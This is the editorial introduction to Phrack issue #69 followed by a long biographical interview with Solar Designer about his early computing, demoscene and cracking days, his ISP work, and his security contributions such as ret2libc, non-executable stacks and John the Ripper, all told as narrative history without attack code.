==Phrack Inc.==

Volume 0x0f, Issue 0x45, Phile #0x01 of 0x10

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== by the Phrack staff]== == staff@phrack.org]=
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... A long time ago in a galaxy far far away ...



--[Introduction

Hello Phrack readers! It has been a long time, hasn't it? Aren't you relieved that the world didn't end in 2012?! What if the Mayans were right? What if comets hit Earth? Yes, we were worried too, so we decided to take some time off and enjoy the last days of this planet. Once enough time had passed, we were pretty sure our species was not going to disappear. It was about time we returned to our blinking terminals again and finish what we started:>

Um... yeah, that's the reason the last Phrack release was back in 2012... Um... Kind of...

Damn, it took so long that even a Star Wars sequel was shot in the meantime!

Anywayz, the Phrack Staff is back again, with a slightly different editorial, bringing you an awesome collection of articles from several respected hackers and other thinkers. No, we are not going to write a Prophile on our new team. Yes, there are still people who prefer Phrack over media whoring. The world is full of surprises. It took quite some time, but we hope this issue of Phrack will meet your expectations.

One new addition to Phrack is the "Paper Feed" feature. The way it works is that you submit a paper, we review it and it gets published. No need to wait a month (or two years ;-) until you see your article in the next Phrack issue. When the time has come, we'll decide to compile a new issue from the articles that have been submitted. The usual rules do however

still apply: we are proud of being one of the longest-running magazines and we're especially proud of presenting quality content to our readers (yes, that's you). Papers submitted to the paper feed are no exception!

Phrack #69 brings you three new technical articles in addition to paper feed and the standard Linenoise, Loopback and International Scenes philes. The Firefox hater code-named argp presents advanced exploitation techniques and attempts to build abstract primitives for taking advantage of various memory-related vulnerabilities on your "favorite" multi-heap browser ;> Huku, some guy who, obviously, visits porn sites a lot, has written an art of exploitation phile focusing on Adobe Flash Player (hey, this is not P0 man!). Last but not least, uty presents a VT-x based technique for installing inline hooks and backdooring a whole system. We have spent much time debugging this, we hope you *do* like it.

This release also comes with an excellent prophile on Solar Designer, a person we all respect for his knowledge, attitude and contributions. We were initially hesitant to contact him (yeah this guy has a damn busy schedule), but it turned out that Solar was positive about being prophiled. We believe this prophile will inspire a lot of people in the scene - it's undoubtedly one of the best prophiles ever published in Phrack and a great honor for all readers.

Enjoy maafakaz!

--[Dark thoughts about the future

As we mentioned above, you have probably noticed a big change in the way Phrack papers are released. We have decided to also have a paper feed mode in addition to periodic releases, where each submitted work, that meets the requirements, is released as soon as it has undergone proper reviewing. We understand that this may not be as cool as releasing an issue at once, but it was a necessary choice we had to make to avoid having Phrack fade out of existence. The hope with this, is that now all you crazy world traveling, conference speaking rockstars may have a medium for releasing a deeper dive into the technology that you are presenting, and we can publish this at the exact moment you are on stage. Personally, we would much prefer this than trying to extract it ourselves from your pretty slide decks.

I guess we are all responsible for this. The community as a whole. The hackers, the phreakers and all those tech perverts out there who have stopped supporting Phrack. Trust me you would be disappointed if you had a look at our inbox... or maybe no one uses ANTISPAM anymore? :>

For all you hackers out there thinking "I don't have a large project ready for paper generation", consider writing something for Linenoise. Linenoise submissions take between a few hours and one day. As a community everyone has some small technique or cool trick that can save other people time, Linenoise offers an easy place to share these.

In this issue you will find a very interesting article titled "The Fall of Hacker Groups". Take some time to read it through and wonder why the fuck did we get here. The state of mind of the community seems to be changing dramatically - what have you done to prevent hacking from practically disappearing?

Quoting Phrack #63:

"As long as there are hackers, there will be PHRACK magazine."

Now take some time, read this issue carefully, and notice the "as long as" part in the previous sentence :>

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--[Greetings & thanks

For this issue we have a long list of people we would like to thank. This issue wouldn't be complete had it not been for their support.

- * strauss : Straus... staruss... whatever man!
- : The legendary white hat(ed) hero!
- * Aaron Portnoy : Real name detected!
- * nemo : That lolcat you see in various memes ;-)
- * Alisa Esage : Knows how to write exploits and doesn't work for P0
- * kerrnel : What's with the extra "r"?
 * joernchen : Ruby two-handed fapper
- * argp : Hardcore Shakira fan - Favorite song "Heaps don't lie"
- * huku : Casual youporn uploader : Proud yolo Phrack supporter * sysk
- * uty & saman : Makefiles suck!
- * solardiz : Awesomeness prophiled

 * fjserna : Guest reviewer of, well, you can figure out what

 * anonymous : You know who you are, thanks for you support!

Last but not least, Phrack Staff is indebted to <redacted> *wink *wink* for his support all these years. You have our respect for everything you have offered to this magazine. We are now in different teams, but we will always be glad to have some beers with you and talk about dirty hacks ;> See you soon man!

Phrack is back! Prepare your arse for a new awesome release of your favorite zine.

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==Phrack Inc.==

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 =----=[ PHRACK PROPHILE ON ]=-----=
=----=
 =-----[ Solar Designer ]=-----
=-----
|---=[ Specifications
         Handle: Solar Designer
           AKA: solardiz. Also, I used to hide under my real name.
  Handle origin: A turn-based game played over FidoNet (which IIRC I
                played just once, but it took a while), and demoscene.
                In 1994, I needed a handle to register on "private"
                BBSes where real names were discouraged. I chose this
                one without giving it much thought, and it has stuck.
Age of your body: Older than Pushkin
Height & weight: Quite some & not much
    Produced in: USSR
          Urlz: http://www.openwall.com/phrack
                I imagine it will be gone when a historian reads this
                many centuries later.
      Computers: B3-21, MK-52, (no longer have my EC-1841), 386DX40+387,
                2x MicroVAX 3100-80, 2x Sun Ultra 5/10, Alpha 164SX (and
                I had a 21066-based Multia for a year before), HP 712/80,
                development boards (ZedBoard + Epiphany FMC, many ZTEX
                FPGA boards waiting for their use), routers, etc. (the
                EdgeRouter Lite is MIPS64, runs FreeBSD, and is used for
                general development, so surely qualifies as a computer?)
                HP200LX, Nokia Communicator series (9110, 9300, N900).
                Lots of semi-ancient x86 (e.g., dual Pentium 3, RIMMs)
                and many x86-64 (some laptops, etc.), some of which are
                frankly what I actually use these days. Some GPUs and
                Xeon Phi in boxes we've setup for the larger community.
     Creator of: I'm the original author of most of the individual pieces
                of software released under Openwall, including John the
                Ripper password cracker and Linux 2.0.x to 2.4.x -ow
                security hardening patches (now historical). Openwall
                GNU/*/Linux distro, with a team. More recently yescrypt,
                with 1.0 release planned in 2016. Assorted programs for
                DOS in a previous life, including (but not limited to)
                "software protection" and cracks.
      Member of: Back in 1990s: BPC, uCF; I also participated in w00w00.
       Admin of: Openwall. We host some moderated mailing lists, etc. -
                including e.g. oss-security and kernel-hardening, and
                also including the private distros list (which sort of
                replaced vendor-sec and those predating it, and which I
                always have mixed feelings about). That's already-public
                info, and it has to be such, so no OPSEC fail here.
       Projects: Most of those currently active at Openwall.
         Codez: You mean stuff that is of more hack and historical value
                than of direct use? I am often reminded of those first
                ret2libc exploits I sent to Bugtraq in 1997. I'll
                mention a few more further in this prophile.
   Active since: 1994? I was not into "the scene" before.
 Inactive since: 1997? I no longer release under a group since then, so
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maybe not on the scene either? Besides, we got a

CFAA-alike in Russia since 1997, limiting the playground.

That said, I was doing computer stuff before 1994, and I still am now.

|---=[Favorites

Actors: Not really. I think screenplay matters more. I recognize some screenwriters and directors like Gilliam and Zemeckis. Oh, actually, let me agree with PaX Team's answer here - Chaplin - as this is consistent with what I just said.

Films: I can't pick just a few favorites, but I was relieved to find out that The Shawshank Redemption ranks so high on IMDB. Maybe the humanity has hope (or at least IMDB reviewers do).

Authors: I really would rather not name just a few, or I'd later regret. (I already almost regret mentioning just some directors above.)

Meetings: What's meant to go into this field? Where to meet?
Restaurants, cafes, bars without loud music (unless intentionally attending a live performance). I'd also consider meeting at a hackerspace. I rarely meet people in person, though. To compensate for that, I really like it how there are now two practical ("non-paper") computer security cons in Moscow per year - PHDays in May and ZeroNights in November - with mostly the local crowd, but always also some foreign speakers and attendees.

Sex: What's the right answer? Something like y?(++++++)?

Books: I'd say encyclopedia. Now that would be Wikipedia.

Novel: Sadly, I am not reading much. If I were, I would probably not be able to single out just a few titles. As a kid, I read War and Peace, and I liked it. (I hear it was also taught in Soviet schools, but luckily I skipped that and read it on my own will.) More relevant to Phrack readers, I also recall I liked reading (in 1990s) Stephen King's The Dead Zone and John Varley's Press Enter (OK, that one is too short for a novel, and I had to look up who wrote it to refer to it now, but I did in fact like it).

Meeting: HAL2001 stands out because it was a first for me, and I liked its atmosphere and extent.

Music: There are few genres that I don't recall ever enjoying listening to, but I tend to especially like rock, jazz, bossa nova.

Alcohol: Dark beer

Cars: No favorite, and not my thing, but some do look stylish to me or have a history or fiction attached to them (such as the DeLorean, which apparently wasn't that good a car otherwise). I also value the designers' achievements. At a local retro sports car exhibition last year, it was interesting for me to see how greatly the horsepower per cc and torque per cc improved over the years, and how a few custom engines stood out. It's an optimization problem not entirely unlike what we have in computing and communications, where some designs were also "ahead of their time".

Girls: Not between Cars and Food Food: Italian is usually a safe bet

I like: All sorts of freedom (as long as it doesn't infringe on someone else's), free time, good people, nature, (im)perfection

I dislike: Simply inverting the "I like" above would be bad enough as it is (except that (im)perfection is its own inverse).

I'd rather not provide even worse (or better, from adversary's POV) hints than that. Oh, I'll add just one: filling out guinea pig forms like this... but who am I to break the tradition?

|---=[Life in 3 sentences

Way too little achieved in this much time. I could do a lot more, but if I

act unnaturally would that still be me? (Rhetorical.)

|---=[Passions, what makes you tick

Curiosity and self-defined challenges (especially if unannounced so they don't become a drag) combined with whatever else I like.

|---=[Memorable experiences

You suggest some questions along the lines of "how did you start?" to be answered for your readers further in my prophile, so I'll turn this section into a background story for answering those. It got rather long (and off-topic?), so your readers should feel free to skip to the next section and maybe revisit this one later. Here we go, with some recalled or maybe just made up computer and electronics related experiences from 1980s and 1990s roughly in chronological order:

Nearly winning a Darwin award as a kid. Before I got access to computers, I was having fun with electrical circuits, and some of those experiments were not well-suited for a kid nor always conducted with appropriate precautions. Luckily, this only made me stranger. When I was 8, I learned the hard way that you don't test a hypothesis by assuming it's true and just letting things go wrong if you're wrong, if "wrong" can mean it'd be the last thing you'd realize. If you feel you need to test, you recognize there's a chance you are (or something is) wrong. It's just like how you shouldn't test whether your restarted sshd still works by first logging out and then trying to log back in - something I still see adults do, presumably because they were not that close to be Darwin winners as kids.

Playing with Soviet cable radio during a few of the "technical breaks" (when normal broadcast stopped). Listening to foreign shortwave stations (DXing?), including through the jamming (was more tolerable out of town).

Finding near the garbage cans a cabinet drawer with tools (including a soldering iron), electronic parts, and all 12 of the Soviet "Radio" magazine issues from 1966. I guess someone had passed away, someone who ended up having some influence on me. (Later I actually built and briefly tested an 80 meter band transmitter described in one of those issues, based on two vacuum tubes, but I never got into ham radio.)

Fast arbitrary precision division (typically 5 digits per iteration), writing down some 100+ digit periodic sequences, which felt like magic (will this thing repeat after N-1 digits again? oh yes it does), on a non-programmable 8-digit calculator. I came up with the algorithm on my own. I didn't know the word "algorithm" back then, nor programming.

Exploring and eventually programming my father's B3-21, with great fun.

Getting some written-off Soviet mainframe boards with K155 series TTL chips on them (equivalent to 74 series), mostly K155LA3 (7400). Luckily, a book on those just happened to arrive to a nearby bookstore, so I started building my own logic circuits. I recall craving for more K155TM2's (7474, dual D flip-flops), which were lacking. I ended up desoldering a K155TM2 from an expensive toy, which I was done playing with, to build my own toys with the flip-flops. In general, almost all of the electronic parts I was building circuits from had been previously used. You couldn't just go to a store and buy parts that you needed when you needed them. For example, I didn't have enough LEDs, so I used transistors and bulbs to indicate logic levels like if it were 1960s or 70s.

Since 1989 or so, having sporadic time-limited access to BK-0010 and a

variety of x86 ranging from different PC/XT clones (with green phosphor CGA and Hercules monitors) to early 386+287 (with early vendor-specific SVGA) and then even the super fast & pricey 386+387 33 MHz. (I think 486s were still subject to CoCom export regulation.) There was also a Japanese 24 pin dot matrix printer capable of up to 360 dpi, with a decent user's manual on its escape sequences, so I actually printed graphics in 360 dpi on it, multi-pass and very slow of course. My own vector font, too, created in my own font editor. Not having much time to debug code on the actual machines, I initially wrote programs on paper and debugged them mentally, then typed them in and they had to work right with only minor changes needed. (This skill later proved especially helpful for firmware modification, as well as for exploits.)

It's during this period that I learned 16-bit x86 asm through reading some books and a printout of the disassembly of KILL.COM, a ~4 KB DOS TSR program that allowed a user to forcibly kill the currently active program and return to DOS, with both this tool and the Sourcer disassembler having been given to me by a friend on a floppy. Other languages explored included: BASIC dialects; Fortran for bringing programs (that my father was using for work) from mainframes to PC; Turbo Pascal, which worked the smoothest, but couldn't use 386's protected mode yet (unlike one of the Fortran compilers, which could). (A bit later, I wrote a Fortran 66 to Pascal source level translator that would reconstruct program structure from all those labels. Many years later, I migrated some of those Pascal programs to Linux/Alpha, building them with GNU Pascal, mostly for fun.) I also briefly started with C in 1990 or so, but soon abandoned it because of inefficient static linking under DOS (too much dead code).

Back then, and in DOS, the command-line felt like it was being obsoleted by tools such as Norton Commander (and then its many clones) and Borland's or Microsoft's recently introduced IDEs for their compilers, but somehow not for the assemblers, nor for Fortran. By 1992, I had an own IDE developed for DOS (yes, first written on paper, piece after piece, and then typed in during those occasional computer sessions), which had its own text editor (as well as bells and whistles such as a calculator - but no, exploits didn't pop it up) and it was capable of running the CLI compilers with their output captured via INT 10 intercept and analyzed, so it would place the cursor right at the error line, just like those vendors' IDEs did. Of course, it could also run the just-compiled program... and it could kill it, too. Somehow I felt this was important enough for me to have bothered with all this effort (or maybe it was just about the challenge, as usual). Over a few years, I also worked on other TUIs and GUIs for various programs (ranging from 320x200 CGA to weird VGA ModeX resolutions and to 1024x768 SVGA under DOS, with my own drivers and my port of Borland's Turbo Vision from text to graphics modes). (It's only after I discovered Unix that I realized I am perfectly comfortable using a compiler from the command-line, and don't really need IDEs. These days, I am not using any IDE. Maybe I also moved to developing different kinds of software, where IDEs are less helpful. I don't oppose to using an IDE again for a right project.)

MK-52 with its whopping 512 bytes of EEPROM on top of these calculators' tiny program and data memories. Yeggogology, where you explore the undocumented world of the calculator trying not to hit the darkness (you have to power-cycle when you do).

Together with my father, buying our first home computer, the Soviet PC/XT software compatible EC-1841, from its previous owner, for a full bag of Soviet 5 ruble banknotes weighing a few kilograms. IIRC, my father got those earlier the same day as a withdrawal of a very recent payment (so not yet eaten up by the inflation), which came for a project I contributed to as well. Somehow the bank only had sealed packs of 5 ruble bills.

"Snow" on CGA screens, and suppressing it, or choosing not to - for speed.

Low-level formatting a brand new unformatted 20 MB MFM hard drive (ST-225), for a neighbor's EC-1845, with a program I wrote for this one occasion (OK, I cheated - used BIOS calls - but not a do-it-all routine, which I was not aware of and might not have had in my BIOS). Tuning the interleaving, too.

In 1993, already on a 386 at home, cracking a key floppy protected program, using nothing but DOS debug, paper and pencil, many reboots and patience. Since then and until 1996, I went into both cracking and creating "software protection" systems - initially naive, then smarter, and eventually moving from simple code encryption and anti-debugging tricks (eventually confusing non-patched SoftICE alright through inconsistent opcode and ModR/M byte combinations, handling those on INT 6) to use of VMs (NOR CPU, reinventing OISC as I realize now).

A couple of years later, a brief encounter into creating key floppies for software protection, with arbitrarily-numbered different-size sectors on a track and some decoys. A Win16 DLL, written in asm and using Win16/DPMI/BIOS calls, to check this floppy. BIOS actually allowed for a lot of flexibility through temporarily patching the diskette parameter table from a critical section. Of course, this was easily crackable in software, but that was OK for the given project.

Game programming, on all devices ranging from the calculators (for turn-based games, as the only way to provide input without interrupting the program was via the radian-degree switch) to computers. Reuse of ChiWriter printer fonts for good-looking large captions on screen. Playing some computer games too. Eventually own multi-window graphics/sprite editor, own adventure game engine (both recently reused in DOSBox for my ZeroNights 2014 keynote game, and as a toy for my son, who ended up adding so many sprites to his game that he triggered a stack overflow in the game engine).

Getting on BBSes via a 2400 bps modem in 1993.

Getting on the Internet and on Unix in 1994 - and revisiting C programming. FTP sites, Archie. Then early web sites, AltaVista. X.25 PADs, mostly as a means to get to a system that would have Internet. Linux kernel 1.2.3 on my 386. Playing mouse to retain Internet access and development access to non-x86 boxes, and getting a bit carried away. Back then, I didn't quite realize I was merely playing mouse, with cats out there. I also didn't realize not all other players treated this as a game. I did have other ways to get online, such as when physically visiting places that had Internet access, as well as by using single-line dialups that friends set up in such places, but I couldn't reasonably use them as much as I wanted to and they were not part of the game.

Implementing DES in assembly for 32-bit SPARC to use double-register load and store instructions (thus, 64-bit), which the C compiler somehow wouldn't use. The fun part was debugging this on x86, as I didn't have a SPARC at home yet and didn't want to do it all online, so I wrote a partial SPARC to x86 assembly source level translator to let me get the computation right before testing and optimizing on a remote Sun machine. (Later I also wrote similar DES code in assembly for Alpha, but debugged it on the real thing right away.)

Longwave (a few hundred KHz carrier) radio transmission experiment from my resistor-based Covox on the 386's printer port. I could pick up Led Zeppelin's Immigrant Song, which I had digitized from an audio cassette at 6-bit 20 kHz mono via a two-transistor comparator on the same Covox and was

now transmitting, on a commodity receiver from a few meters away. So I totally reinvented software-defined radio on my own, having no idea it was already a thing (Wikipedia says so). Now this could be called an airgap bypass PoC (or not, since the receiver wasn't a computer), but I didn't think in such terms back then. (And yes, I didn't have a real soundcard.)

Audio playback via floppy drive motors (2 signal levels: low on 3.5", high also on 5.25"). Yes, Immigrant Song again. It's only recently that I learned others did this too (there are videos on YouTube), albeit apparently without the 2-level separation (and instead with multiple channels) and for sheet music rather than for arbitrary audio recordings.

A brief experiment with blueboxing using the same Covox, with little luck: the line responded to 2600+2400, but seemingly ignored other CCITT #5 signals. (Apparently, blueboxing with different signaling worked on ex-USSR lines, but usually wasn't completely free, and I never tried to get into it. Arbitrary dual-tone capability was even included in the Russian Courier modems, which were different hacks of USR modems.)

USR Courier modem firmware hacking: I put a debugger with disassembler and breakpoint support right in there, available via added AT commands, just for fun. (How do you implement breakpoints when the code is in EEPROM and the CPU lacks hardware breakpoint support? By keeping the CPU in single-step mode while there's a breakpoint set! Is it still fast enough for the modem to work, then? Turns out that for the supervisor CPU, not the DSP, the answer is yes, although the lag is barely bearable.)

The disassembler I wrote had only 164 bytes of native code (could it be the smallest disassembler ever written for a complete CISC ISA?), with the rest (over 2 KB) being data: a special-purpose data structure with arbitrary bit patterns to match and strings to print, and cross-references for reuse of common patterns and substrings across instruction groups. Is this possibly interpreted code in a domain-specific language rather than data? "What's the difference?" (WOPR's answer in WarGames, could be about code vs. data)

Making mostly non-impressive intros, probably not my thing. I might have contributed to the smallest categories appearing (128-byte initially) by advocating this in a Russian FidoNet group where the first such competition was then carried out (and where my entry shared second place with another participant's), with other competitions in these sizes appearing internationally shortly thereafter (as the 20 intros from the first Russian competition were uploaded to foreign sites).

Winning a contest for smallest "mkdir -p" implementation for DOS, with a 20 bytes entry: BA 82 00 5F B8 5C 39 31 05 47 AE 75 FD 4F 31 05 CD 21 EB F0. How does this program terminate cleanly? Self-modifying code, and moreover letting the program XOR over itself. (The contest rules were weird: only documented DOS features and startup register values, yet OK to require trailing backslash. 19 bytes was demonstrated possible, and less than that might be, with reliance on undocumented startup register values.)

Being wrong yet over-confident or/and elitist on some occasions - luckily not many (that I recall). Not good of me.

In 1997, joining an ISP (by demonstrating a vulnerability, of course) and starting to play cat to keep mice under control (but not hurt), as well as not needing to play mouse myself anymore. A tiny unreleased exfiltration detector I wrote at the time was called Tom. There was also, in modern terms, a metadata analysis tool for traffic to one of the first social networks - ICQ, which was extremely popular among Windows users here - to keep track of abusers on dialup lines despite changing accounts, and even

be alerted when a friend-of-abuser shows up. That tool I never let anyone else use, and never released, for ethical reasons. (Of course, I was "entitled" to use it, right?.. Oh, excuses.)

On a related note, caller IDs were very common at homes in Russia, starting to appear in early 1990s. These were based on inexpensive telephones with most of their original contents thrown out and replaced by a board with a Soviet clone of 8080 or with an imported Z80 CPU. They reused in-band signaling initially intended for use by long-distance exchanges (with the caller's line disconnected for a moment with a relay at their local phone exchange, to prevent spoofing), but technically also available to the called party on local calls (and easily audible and tamperable with by the caller, since the long distance call's anti-spoofing relay wasn't triggered). Despite of their popularity at homes, they were almost never used on dialup lines. Similarly, while some late modem firmware hacks included caller ID functionality for ex-USSR, those were targeted at consumers (including e.g. FidoNet nodes) rather than ISPs. It's only with the move of dialup lines to digital interfaces (E1) reaching into the ISPs in late 1990s to early 2000s that caller numbers commonly started to appear in TACACS+ or RADIUS server logs at ISPs. Until then, it was cheaper to extract and selectively log ICQ UINs.

Also in 1997, posting a rough non-executable user stack patch for the Linux kernel to LKML while running it on my very computer, and being told that it can't work (because signal handlers, which I had already worked around in the patch I posted, and gcc trampolines, which I had not encountered yet due to libc5 rather than early glibc).

The ISP's chief sysadmin's reaction when I casually mentioned that my Linux kernel patch we were about to install on the servers had just started to use ring 2, in addition to 0 and 3. (We did install, and it worked great.)

Apparently, forgetting my childhood Darwin lessons and letting a coworker at the ISP flash my modified firmware (fixing a connection stability issue) into all 16 of the modems in a Total Control unit without power-cycling it after the first flash... and getting the checksum wrong. Oops. (The modems then worked fine until power-cycle.) Luckily, recovery was as easy as for the individual Courier modems, so not a big deal, but it did cost some downtime for those 16 lines (there were many more already).

Tweaking L2 cache timings of the dying Multia to prolong its life, having read up on 21066's "internal processor registers". Then returning it to its owner and buying 164SX+21164PC of my own in 1998, and tweaking L2 cache timings via 21164PC's different IPRs the other way for speed (years later, my tweaks would turn out to reliably result in a specific miscompile when building our Linux distro, Owl - oops). Tweaking a Modeline for 2000x1500 on a 21" CRT (worked, but was painful to look at because of low refresh rate; I actually used 1600x1200). In general, tweaking lots of things.

Finally playing with VMS on VAX a little bit (and VT420's, with yellow phosphor for a change), including e.g. mounting a filesystem from tape - something normally not possible on Unix where tape drives are character devices. DECnet between Linux and VMS.

This brings us almost to 2000s. I'll cover some of the newer stuff below.

|---=[Quotes

I have no favorites, but I find these relevant:

"Is this a game or is it real?" (WarGames)

"If you shame attack research, you misjudge its contribution. Offense and defense aren't peers. Defense is offense's child." (John Lambert)

|---=[What's your opinion about Phrack?

I was about 10 years late to the party. I think I got my hands on a pack of Phrack issues for the first time in 1994 or 1995. Phrack has been changing: it had already changed by the time I first saw it, and it has changed since. I think that's fine. It doesn't need to revert to the US-centric phreaking/anarchy zine of 1980s, nor try to play the same role that it did in 1990s now that there are many other alternatives.

Over the many Phrack issues so far, it captures diversity and evolution of the underground. The diversity just among the people prophiled is of such extent that on one hand they don't quite fit (e.g. I'm mildly offended to be prophiled after certain other individuals had been some issues before), but on the other that's how it is in life. Similarly, the philes range from utter crap (luckily not much of it, such as the uncalled-for ridicule in the Loopbacks) to inspirational or capturing the diversity of scene spirit or (lately) opinions on the scene dying (or maybe not), and to quality technical content (a lot of it).

Of course, opinions on what constitutes utter crap vary. For some of your readers, much of what I wrote above will be whitehat crap (ethics huh?) or just off-topic (historical software development thoughts in Phrack, huh? where are all the sploits? yet that's the balance I preferred, as the prophile is on me and I'm not only into (in)security and colored hats).

As I don't worship Phrack, frankly I've actually read or even skimmed over only a minority of the issues/philes. With my Issue #53 article and this prophile, I've probably already spent more time writing for Phrack than reading it. As a Soviet joke goes, I'm a writer and not a reader.

|---- What you would like to see published in Phrack?

I like good people and quality content, but I realize that the diversity is also what makes Phrack valuable as what it has been so far.

So the diversity should be preserved, albeit not to the extent where us the "sensitive whitehats" (really, even with some of the risque fiction I wrote above?) or them the "terrible blackhats" would refuse to contribute to further issues. Of course, I don't mean these labels literally - as FX said and I agree, undef(\$hat); - oh and Perl is fine with me, but I do think the editors need to strike a balance between whatever there is.

|---=[What do you think is the role of Phrack in the current "scene" that is dominated by "cons"?

Phrack is in fact less important now that there are so many other ways to share one's experience, research, or rants - and by far not only at cons.

What I think Phrack may continue to provide is perspective over an extended period, including via these prophiles, as well as by soliciting and selecting for publication articles that are of longer-term relevance.

|---- Who or what inspired you to start hacking?

Friends have helped introduce me to things, and conversely I made friends while doing things.

Technical challenges. Curiosity to explore. Exposure (and addiction?) to the networked world beyond local BBSes, and survival (will I be on the net tomorrow?)

|---=[We know that no one will ever admit he's part of the underground, but, when and how did you enter it? :>

What's underground and what's not is fuzzy, but as it happened in 1994 a friend I had made on BBSes/FidoNet invited me (as a coder) to a group he was starting and to private BBSes. At about the same time, I also got on the Internet and wanted to retain my access and to explore, and I got in touch, via IRC and such, with folks in other countries, both demoscene and software cracking scene. As I recall, mARQUIS of the recently formed uCF had released a cracked version of EXE Manager, my software protection tool. I joined their channel for a friendly discussion, and ended up being invited to and joining the group.

|---- [What do you consider your most notable technical achievement?

May I list several that I find somewhat notable? I think all but possibly the most recent would have been invented by others by now.

I think I helped accelerate the move from shellcode to borrowed code, with that 1997 posting of first ret2libc exploits. Initially, this appeared to have made no effect, but then things started changing, and changing a lot.

In the same posting, I also introduced what later became known as ASCII armoring (unfortunately, a term that was already used to refer to something unrelated: binary to text encoding in PGP). I suggested placing code that should be out of easy reach of exploits via C strings at addresses that contain at least one NUL byte in them. (In that posting, I called this a "fix", which I now regret. I should have written "partial mitigation".)

I was first to bring non-executable memory protections to Linux and to x86, initially just the stack (then extended to much more by PaX Team). This was not unique for operating systems in general - there was already Casper Dik's patch for Solaris on SPARC, and Digital Unix on Alpha had non-executable stack by default - but it was new to Linux, to x86, and to free software (Solaris was non-free). At first, upstream maintainers opposed this, but later (when I had given up and moved on) it was embraced by Linux and other free and non-free operating systems. If I had not started that discussion/controversy at the time, and someone else did later, maybe the persuasion timer would start ticking later as well.

JtR's incremental mode, in its initial form introduced right with version 1.0 in 1996 (and tested privately in an unreleased cracker in 1995), was novel: being able to search a password space exhaustively, yet in a smart order. Before JtR, it was one or the other: dumb exhaustive search, or smart non-exhaustive search. (I guess NSA and the like must have had developed approaches like this before and beyond, but I am unaware of publications or released tools of this kind predating JtR.) With this approach, already on computers of the time, it was practical to crack some non-word-based yet word-like 7- and 8-character Unix passwords.

JtR's built-in ability to train on previously cracked passwords (generate incremental mode's sorted charsets), IIRC introduced in 1997, was probably novel as well. Indeed, people were optimizing wordlists, etc. based on cracked passwords before, but not with a built-in feature of the cracker.

I was first to apply/extend bitslice DES to descrypt, also in JtR, in 1998, running especially well on Alphas (the speedup from x86 to Alpha for the

bitslice DES code of the time was comparable to the speedup going from a CPU to a GPU now).

With a team, we demonstrated that it is practical to have a fully-functioning Unix-like system without SUID programs, and that it is possible to do so much more (than others do) within the traditional Unix permissions model. Unfortunately, this is, with few exceptions (e.g., Vixie Cron is such a lucky exception), not being embraced by others.
*BSD's stay with their SUIDs, and many Linux distros go beyond the traditional Unix permissions prematurely.

More recently, the concepts of ROM-port-hardness (first presented in my ZeroNights 2012 talk, with the slides online so I won't explain it here) and multiply latency hardening for password hashing, KDFs, and cryptocoins. Multiply latency hardening is about tying up RAM for a duration that cannot be made many times smaller through higher bandwidth alone, but only through also improving integer multiplication latency, which CPUs are optimized to be very good at. (Some attack speed improvement is indeed possible with ASICs anyway, but not as much improvement as there would have been without such hardening.) It is also applicable to other areas, such as timed-release encryption.

The above list might look like a lot done, or like too much bragging, or like too little done. My own assessment is too little done per time spent.

|---=[Related to the previous question: Can you give us some background information? How and why did you come up with this? Can you give us an anecdote story related to it?

Regarding the ret2libc exploits, as I mentioned in the 1997 posting some credit for this goes to Pavel Machek, a Linux kernel hacker who had challenged me with the possibility of borrowed code attacks (without such wording at the time, I think) on my non-executable stack mitigation. Always thinking both defense and offense, I went ahead and implemented those very first ret2libc exploits, and posted them.

My secondary(?) motivation was "to prove that exploiting buffer overflows should be an art", as I wrote at the end of that e-mail. A typical buffer overflow exploit at the time was copy-paste from Aleph1's Phrack 49 article, even replicating the misindented __asm__("mov1 %esp,%eax"); line. That was dull. Compare this to today's assortment of memory corruption exploits, which often are pieces of art.

|---=[Was your most notable technical achievement also the one that was the most fun?

While notability can be (mis)judged through the reception by others, and this is a reason why I chose to emphasize the ret2libc exploits, I have no such criteria for "most fun". These exploits certainly were fun, and there was that satisfying feeling re-reading their code, but were they absolutely the most fun? I'm not sure. Many things I did were fun.

Exploration of VM-based software obfuscation possibility was fun (even if possibly of negative ethical value as "intellectual property" protection might be in general, although there are other potential applications of the idea, such as for weak "whitebox crypto in the cloud" in modern speak). Some people liked the PoC, and there were friendly copycats. I didn't pursue this further as I fully went into FOSS at about the same time. A couple of years later, I was surprised to find a disassembly of my PoC in a printed magazine, with concerns raised that the technique could be picked up by malware. I think this hasn't happened, but I suspect that my PoC

might have influenced the creation of VMProtect (IIRC, it also used NOR as an emulated instruction, but added many other instructions thereby spoiling the idea).

There were some technical feats that were not notable in terms of influence (either because they had no such value or because they were not exposed or were overlooked), but certainly were fun. I mentioned some among the "memorable experiences". A maybe-curious one, implemented in 1995-1996 for DOS as JMPTRACE.EXE, was guiding a program's user and making and comparing as many as needed dumps of the program's control flow instructions' status (not-reached, taken, not-taken, varies) to spot the instructions changing between two sets of dumps, and automatically generate a patch to force program behavior to one path or the other. It was fun to see this produce cracks in under a minute, removing the need for any manual work in simple cases like this. This is extending and re-applying game cheating tools' old idea of comparing memory dumps to spot the one right variable. Sounds obvious, yet I'm not aware of others having done it before.

|---=[When you came up with the unlink metadata attack for Mozilla's heap, did you look for it in other linked list allocators? Did you realize its full potential at that time?

Actually, the attack as originally discovered and demonstrated was not on Mozilla's allocator, but on whatever allocators of the underlying system Mozilla used - so yes, as the advisory I published at the time said, the technique was shown to be applicable to glibc's and Windows' allocators of the time. And yes, I did realize, and maybe I should have written a separate article on just that. I was trying to make two points at once: that file format parsers are a major risk, and that "heap overflows" are exploitable in this generic way. Arguably, placing them both in one advisory obscured the latter, but as we see from further publications by others, including in Phrack, it was not fully missed either.

Want an anecdote on this one as well? I first triggered the bug when trying to optimize a JPEG for my website. I deleted the comment in vi, but updated the comment length incorrectly. The browser crashed, and I didn't let this stay non-investigated. (These days, I grew older and oftentimes I just ignore software crashes, letting those bugs live. What a pity... although I imagine the pro-bug folks would appreciate that.)

I first exploited the bug into branching to a controlled address in gdb before having ever looked at the corresponding source code of either Mozilla or glibc. It's this low-level / binary approach that enabled me to see what was possible. If I had switched to reviewing the source code sooner, I might not have realized the bug was exploitable.

I only looked at Mozilla's source code and at the relevant place in glibc for figuring out what exactly was happening in higher-level terms, and for writing it up for others. Oh, and for producing a reliable binary patch.

|---=[Some of your older publications are "offensive", while in the recent years you seem to have focused on more "defensive" research.

Do you agree with this statement? If yes, what were the reasons for this change?

I was always exploring both sides since I got into "software protection" and (in)security. It is possible that I alternated my focus between the two over the years, yet I can't imagine me working on defensive research without at the same time considering attacks on the solution or mitigation being designed. For example, my Phrack 53 article was both defensive and offensive, and I dropped what later became known as hashDoS in it.

